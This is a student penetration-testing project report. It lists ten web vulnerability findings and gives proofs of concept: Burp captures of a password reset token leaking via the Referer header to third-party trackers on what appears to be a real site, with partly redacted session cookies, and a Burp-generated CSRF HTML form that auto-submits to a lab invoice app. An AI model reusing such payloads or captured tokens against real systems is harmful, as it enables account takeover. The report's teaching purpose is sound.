



Project Report

On
Web Application Penetration Testing

Submitted By

Group No: 02

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M.Sc. IT (Cyber Security) Semester-III

Guided By
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Submitted to

Ganpat University, Department of Computer Science,
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C E R T I F I C A T E

T O W H O M S O E V E R I T M A Y C O N C E R N

This is to certify that the following students of M.Sc. IT (Cyber Security) Semester-III have completed their project work titled "**Web Application Penetration Testing**" satisfactorily fulfill the requirement of M.Sc. IT (Cyber Security) Semester-III, Department of Computer Science, Ganpat University in the Academic Year, 2021-22.

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ACKNOWLEDGEMENT

We take this opportunity to humbly express my thankfulness to all those concerned with our project "**Web Application Penetration Testing** ". We are thankful to Ganpat University for giving us opportunity to develop the Project.

Secondly, we are thankful to **Department Of Computer Science, Ganpat University, Kherva** to provide the excellent environment to us for develop the project.

We express our deep sense of gratitude towards our guides, **Mr. Amit Suthar** And for their keen interest in each and every stage of our project development, their guidance encourages us to developing the project in the right way.

Finally, we are thankful to all those people who have helped us directly or indirectly in completing this project successfully.

With Regards,

**GLADSON JOHN
APURVA KANJARIA**

PREFACE

This is a documentation of the project work done as part of fulfillment on completion of 3rd semester in M.Sc. IT (Cyber Security) This Project is on "Web Application Penetration Testing".

In this project a detail description of the requirement procedure followed and the methods implemented for the design and development are presented.

This Web Application Penetration Test is perform to identify and exploit vulnerabilities in an website.

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1. Project Profile

Project Title	Web Application Penetration Testing
Objective	The objective of conducting Web App Penetration Testing is to identify exploitable vulnerabilities in the application that can be exploited by the attackers for monetary gain.
OS	Windows Linux
Tool	Burpsuite, Nmap, SQLmap, Metasploit
Developed by	Gladson John (E.No :- 20084321011) Apurva Kanjaria (E.No :- 20084321012)
Internal Guide	Mr. Amit Suthar
Group No	02
Submitted To	Department of Computer Science, Ganpat University, Kherva

2.1 Overview

Vulnerability Assessment discover which vulnerabilities are present, but they do not differentiate between flaws that can be exploited to cause damage and those that cannot.

Penetration Testing attempt to exploit the vulnerabilities in a system to determine whether unauthorized access or other malicious activity is possible and identify which flaws pose a threat to the application.

2.2 Background and Motivation

- To keep the financial data secure while transferring it between systems or over networks.
- To protect user data
- To identify security vulnerabilities within an application.
- To find out loopholes within the system.
- To assess the tolerance of business in cyber attacks.
- To implement effective security strategy in the organization.

2.3 Objective

- Scope Finding
- Information Gathering
- Information Analysis and Planning
- Vulnerability Detection

2.4 VAPT Methodology



3. Hardware and Software Requirement

HARDWARE REQUIREMENT

Processor	1.6 GHz
RAM	8 GB
Hard disk space	500 GB

SOFTWARE REQUIREMENT

Operating System	Windows and Linux
Tool	Burpsuite, Nmap, SQLmap, Metasploit

4.0 Tools Description

Burpsuite	Burp Suite is an integrated platform for performing security testing of web applications . Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
Nmap	Nmap is a network scanning tool that uses IP packets to identify all the devices connected to a network and to provide information on the services and operating systems they are running.
SQLmap	SQLmap is an open-source tool used in penetration testing to detect and exploit SQL injection flaws . SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.
Metasploit	Metasploit provides you with exploits, payloads, auxiliary functions, encoders, listeners, shellcode, post-exploitation code and nops .



5.0 Functional Specification


NO	ISSUE	DESCRIPTIONS	STANDARDS
1	Browser Cache Weakness	Entering sensitive information into the application and logging out. Click on the Back button of the browser to check whether previously displayed sensitive information can be accessed whilst unauthenticated.	Risk:(low)
2	Information Disclosure through Referer Header	Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker.	Risk:(low)
3	Cross-Site Request Forgery	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	Risk:(Medium)
4	Session Cookie without HTTPOnly Flag	The HttpOnly flag directs compatible browsers to prevent client-side script from accessing cookies. If HTTPOnly is not set, then sensitive information in cookie may be exposed to third parties.	Risk:(Low)
5	Session Cookie without Secure Flag	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.	Risk:(Low)
6	Unauthorized Access to Account Takeover	Unauthorized account access and fraudulent transactions are committed through account takeover. Brute force attacks and credential stuffing are the two most common	Risk:(High)

		techniques used by fraudsters to take over accounts.	
7	Unauthorized Access to Delete Any User	Unauthorized access refers to individuals gaining access to an organization's or other person's data, networks, endpoints, applications or devices, without permission.	Risk:(High)
8	Session Fixation	Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID.	Risk:(Medium)
9	Password Complexity in Reset Password	One common functionality in most web applications is the ability to reset the user's password. The user clicks a <i>Forgot password</i> link and the server sends a password reset link to the email account configured for the user account.	Risk(Low)
10	SQL Injection	SQL Injection generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.	Risk(High)

6.0 Proof Of Concept

1. Browser cache weakness





2. Information disclosure (password reset token) through referer header

Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau

Filter: Hiding general binary content: matching expression 0a3ea3328c6cf [e6dbb32fc28]

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
3281	https://www.animator.com	GET	/login/resetpassword/0a3ea3328c6cf [e6...]			200	26059	HTML		Animaker Password...		✓	52.43
3283	https://speed.animator.c...	GET	/asset/js/lang-switch-v4.min.js			304	491	script	js			✓	13.33
3284	https://speed.animator.c...	GET	/asset/js/print/v4.min.js			304	491	script	js			✓	13.33
3285	https://speed.animator.c...	GET	/asset/js/bootstrap-v2.min.js			304	412	script	js			✓	13.33
3286	https://speed.animator.c...	GET	/asset/js/jquery-1.11.0-v2.min.js			304	412	script	js			✓	13.33
3287	https://speed.animator.c...	GET	/asset/css/bootstrap-v1.min.css			304	412	CSS	css			✓	13.33
3288	https://speed.animator.c...	GET	/asset/images/animaker-new-logo.png			304	519	PNG	png			✓	13.33
3289	https://speed.animator.c...	GET	/asset/images/footer-animator-logo.png			304	491	PNG	png			✓	13.33

Request Response

Raw Params Headers Hex

```
GET /login/resetpassword/0a3ea3328c6cf [e6dbb32fc28] HTTP/1.1
Host: www.animator.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _hjIncludedInSample=1; _ga=GA1.2.197412515.1529221395; _gid=GA [e6...]; intercom-id=verosxcb=ee341050-1283-48fe-aall-764d16c8065e; PHPSESSID=j8lrvfd [e6...]; qz;
intercom-session-verosxcb=Z01DdxBLUIVpM24rSEp0cmpQczFLOWdRcUnIdGczaDlEdlRcnRtdUtnQnUdvWUo1UfRsA0UyUmg1cIRvCGRiUy0teHf3bk9NS1FkcUJMcWR6Ymd2OU5EUT09-b391c8dce2fd559585dca272a c48deda4f56ea35; intercom-lou-verosxcb=1; _distiller=8a6882a_a2394f97-4747-4a3c-8c02-e3f3bcc5017-ca6711ee1-d58c57e05ad-daf6; cl_session=BIEq6nqCXV6azsXmWvUZwfsgmzrpqdyixZ216 [e6...]; in2NC4%2FptKmnCWbiBolX84LCP8Ww4ylxYQRQ3rRfraqg2PeUOG sMWm%2F4NrY9%2Fm0RwpIwYlOSKt3eRvD1yIpKdT8sinOD8 [e6...]; Dqno8]o%2F0gsnFMtLcioAMZ9Q77uw0Y0YCk2W5DtuQEYDpp85w %2BnsQid90KitaSYOxqO0lgKULeruBrbEndXjcQzauo3Knbrv [e6...]; D92B6jsNR%2BPLNuuo9FWg5O%2BylboVEm70yet3gT83RpHB5s x4MYVVVZrXVXp08V120aWt3beh0R1dlnWnc6vQuljw8P]QQGSmECZK2vHjQmfNUkFvdFYrY7b8ckL%2BkChh%2FDbx11HYcDuNZf2BRIrFdQoHe%2FcdblzK5OsVLtvUTBP4GjGGasWi2UeqZbQe7Cnpzl1ZWjwvY8NNr 75c5d902527ea0ef7c1dac13fdf31dae0301884b
Connection: close
```

?

Type a search term 0 matches

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Filter: Hiding general binary content: matching expression 0a3ea3328c6cf [e6dbb32fc28]

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
3283	https://speed.animator.c...	GET	/asset/js/lang-switch-v4.min.js			304	491	script	js			✓	13.33.170.12
3284	https://speed.animator.c...	GET	/asset/js/print/v4.min.js			304	491	script	js			✓	13.33.170.12
3285	https://speed.animator.c...	GET	/asset/js/bootstrap-v2.min.js			304	412	script	js			✓	13.33.170.12
3286	https://speed.animator.c...	GET	/asset/js/jquery-1.11.0-v2.min.js			304	412	script	js			✓	13.33.170.12
3287	https://speed.animator.c...	GET	/asset/css/bootstrap-v1.min.css			304	412	CSS	css			✓	13.33.170.12
3288	https://speed.animator.c...	GET	/asset/images/animaker-new-logo.png			304	519	PNG	png			✓	13.33.170.12
3289	https://speed.animator.c...	GET	/asset/images/footer-animator-logo.png			304	491	PNG	png			✓	13.33.170.12
3294	https://static.hotjar.com	GET	/c/hotjar-7.js?sv=6		✓	200	3509	script	js			✓	205.185.216

Request Response

Raw Params Headers Hex

```
GET /c/hotjar-7.js?sv=6 HTTP/1.1
Host: static.hotjar.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.animator.com/login/resetpassword/0a3ea3328c6cf [e6dbb32fc28]
Connection: close
If-Modified-Since: Sun, 17 Jun 2018 09:55:46 GMT
If-None-Match: "1529229346"
```

?

Type a search term 1 match

Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding general binary content: matching expression 0a3ea3328c6c [REDACTED] e6dbb32fc28

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
3286	https://speed._animaker.c...	GET	/asset/js/jquery-1.11.0+2.min.js			304	412	script	js			✓	13.33.170.1
3287	https://speed._animaker.c...	GET	/asset/css/bootstrap-v1.min.css			304	412	CSS	css			✓	13.33.170.1
3288	https://speed._animaker.c...	GET	/asset/images/animaker-new-logo.png			304	519	PNG	png			✓	13.33.170.1
3289	https://speed._animaker.c...	GET	/asset/images/footer-animaker-logo.png			304	491	PNG	png			✓	13.33.170.1
3294	https://static.hotjar.com	GET	/hc/hotjar-721889.js?v=6		✓	200	3509	script	js			✓	205.185.216
3295	https://www.google-analytic...	GET	/r/collect?v=1&_v=j68&a=1714889133&t=pageview&s=1&dl=https%3A%2F%2Fwww.animaker.com%2Flogin%2Fresetpassword%2F0a3ea3328c6c [REDACTED] e6dbb32fc28&ul=en-us&de=UTF-8&dt=Animaker%20Password%20Reset&sd=24-bit&sr=1.366x768&vp=1356x619&je=0&fl=30.0%20r0&_u=AACAAAB-&jid=1400887151&gjid=1174305539&cid=197412515.1529221395&tid=UA-46163621-1&_gid=2001333471.1529221395&_l=&z=313542837	HTTP/1.1		200	446	GIF				✓	172.217.161
3296	https://www.facebook.com	GET	/tr/r_id=126269261384270&ev=PageView&dl=http...>			200	340	GIF				✓	157.240.7.38
3298	https://www.facebook.com	GET	/tr/r_id=126269261384270&ev=Microdata&dl=htt...>			200	340	GIF				✓	157.240.7.38

Request Response Raw Params Headers Hex

GET /r/collect?v=1&_v=j68&a=1714889133&t=pageview&s=1&dl=https%3A%2F%2Fwww.animaker.com%2Flogin%2Fresetpassword%2F0a3ea3328c6c [REDACTED] e6dbb32fc28&ul=en-us&de=UTF-8&dt=Animaker%20Password%20Reset&sd=24-bit&sr=1.366x768&vp=1356x619&je=0&fl=30.0%20r0&_u=AACAAAB-&jid=1400887151&gjid=1174305539&cid=197412515.1529221395&tid=UA-46163621-1&_gid=2001333471.1529221395&_l=&z=313542837 HTTP/1.1

Host: www.google-analytics.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://www.animaker.com/login/resetpassword/0a3ea3328c6c [REDACTED] e6dbb32fc28

Connection: close

?

https://www.animaker.com/login/resetpassword/0a3ea3328c6c [REDACTED] e6dbb32fc28

1 match

Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding general binary content: matching expression 0a3ea3328c6c [REDACTED] e6dbb32fc28

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
3286	https://speed._animaker.c...	GET	/asset/js/jquery-1.11.0+2.min.js			304	412	script	js			✓	13.33.170.1
3287	https://speed._animaker.c...	GET	/asset/css/bootstrap-v1.min.css			304	412	CSS	css			✓	13.33.170.1
3288	https://speed._animaker.c...	GET	/asset/images/animaker-new-logo.png			304	519	PNG	png			✓	13.33.170.1
3289	https://speed._animaker.c...	GET	/asset/images/footer-animaker-logo.png			304	491	PNG	png			✓	13.33.170.1
3294	https://static.hotjar.com	GET	/hc/hotjar-721889.js?v=6		✓	200	3509	script	js			✓	205.185.216
3295	https://www.google-analytic...	GET	/r/collect?v=1&_v=j68&a=1714889133&t=pageview&s=1&dl=https%3A%2F%2Fwww.animaker.com%2Flogin%2Fresetpassword%2F0a3ea3328c6c [REDACTED] e6dbb32fc28&ul=en-us&de=UTF-8&dt=Animaker%20Password%20Reset&sd=24-bit&sr=1.366x768&vp=1356x619&je=0&fl=30.0%20r0&_u=AACAAAB-&jid=1400887151&gjid=1174305539&cid=197412515.1529221395&tid=UA-46163621-1&_gid=2001333471.1529221395&_l=&z=313542837	HTTP/1.1		200	446	GIF				✓	172.217.161
3296	https://www.facebook.com	GET	/tr/r_id=126269261384270&ev=PageView&dl=http...>			200	340	GIF				✓	157.240.7.38
3298	https://www.facebook.com	GET	/tr/r_id=126269261384270&ev=Microdata&dl=htt...>			200	340	GIF				✓	157.240.7.38

Request Response Raw Params Headers Hex

GET /r/collect?v=1&_v=j68&a=1714889133&t=pageview&s=1&dl=https%3A%2F%2Fwww.animaker.com%2Flogin%2Fresetpassword%2F0a3ea3328c6c [REDACTED] e6dbb32fc28&ul=en-us&de=UTF-8&dt=Animaker%20Password%20Reset&sd=24-bit&sr=1.366x768&vp=1356x619&je=0&fl=30.0%20r0&_u=AACAAAB-&jid=1400887151&gjid=1174305539&cid=197412515.1529221395&tid=UA-46163621-1&_gid=2001333471.1529221395&_l=&z=313542837 HTTP/1.1 |

Host: www.facebook.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://www.animaker.com/login/resetpassword/0a3ea3328c6c [REDACTED] e6dbb32fc28

Cookie: fr=ObcQzht4nP4nQldrs.BbGj_b.Fsf.1.0.Bbl53R.

Connection: close

?

https://www.animaker.com/login/resetpassword/0a3ea3328c6c [REDACTED] e6dbb32fc28

1 match

3. Cross Site Request Forgery

The screenshot shows a web application interface for managing clients. On the left is a sidebar with navigation links: Dashboard, Clients (with sub-options All Clients and Add New Client selected), Items, Users, and View Invoices. The main content area is titled 'Client' and contains a sub-section 'Add New Client'. It has four input fields: 'Company Name' (ABC company), 'Address' (Banglows, Street, USA), 'Phone' (5555500000), and 'Email' (abc_g@yopmail.com). Below these fields is a blue 'Add Client' button. At the bottom of the page, there is a copyright notice: 'Copyright © 2019-2020.'

The screenshot shows the Burp Suite interface in Intercept mode. The top menu bar includes Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The 'Proxy' tab is selected. Below the menu is a toolbar with Forward, Drop, Intercept is on (which is active), Action, and Open Browser buttons. The main pane displays an intercept session with a POST request to 'http://192.168.1.10/invoice/add_client.php'. The request details show various headers and a URL with parameters. To the right of the request, a context menu is open under the 'Engagement tools' option. The submenu includes: Scan, Do passive scan, Do active scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Request in browser, Engagement tools (selected), Change request method, Change body encoding, Copy URL, Copy as curl command, Copy to file, Paste from file, Save item, Don't intercept requests, Do intercept, Convert selection, URL-encode as you type, Cut, Copy, and Paste. The 'Generate CSRF PoC' option is highlighted with a cursor.

CSRF PoC generator

Request to: http://192.168.1.100

Pretty Raw Hex ln ⌂

```

1 POST /invoice/add_client.php HTTP/1.1
2 Host: 192.168.1.100
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
   rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 114
9 Connection: keep-alive
10 Cache-Control: max-age=0
11 
```

INSPECTOR

- Request Attributes
- Query Parameters (0)
- Body Parameters (5)
- Request Cookies (3)
- Request Headers (13)

① ⚙️ ⏪ ⏩ Search... 0 matches

CSRF HTML:

```


1 <html>
2   <body>
3     <script>history.pushState('', '', '/')</script>
4     <form action="http://192.168.1.100/invoice/add_client.php" method="POST">
5       <input type="hidden" name="companyname" value="ABC&#32;company" />
6       <input type="hidden" name="address" value="Banglows&#44;&#32;Street&#44;&#32;USA" />
7       <input type="hidden" name="phone" value="5555500000" />
8       <input type="hidden" name="email" value="abc&#95;g&#64;yopmail&#46;com" />
9       <input type="hidden" name="clientsubmit" value="" />
10      <input type="submit" value="Submit request" />
11    </form>
12 
```

① ⚙️ ⏪ ⏩ Search... 0 matches

Regenerate Test in browser Copy HTML Close



The screenshot shows a web application interface for managing clients. The title bar says "Add Client". The address bar shows the URL "192.16[REDACTED]/add_client.php". The left sidebar has menu items: Dashboard, Clients (selected), All Clients, Add New Client, Items, Users, and View Invoices. The main content area is titled "Client" and "Add New Client". It displays a success message "New Client Created Successfully". There are four input fields: "Company Name" (placeholder "Company Name"), "Address" (placeholder "Address"), "Phone" (placeholder "Phone"), and "Email" (placeholder "Email"). A blue "Add Client" button is at the bottom. The footer contains the copyright notice "Copyright © 2019-2020." and the URL "192.16[REDACTED]/add_client.php#". A user profile for "Alice g" is visible in the top right corner.



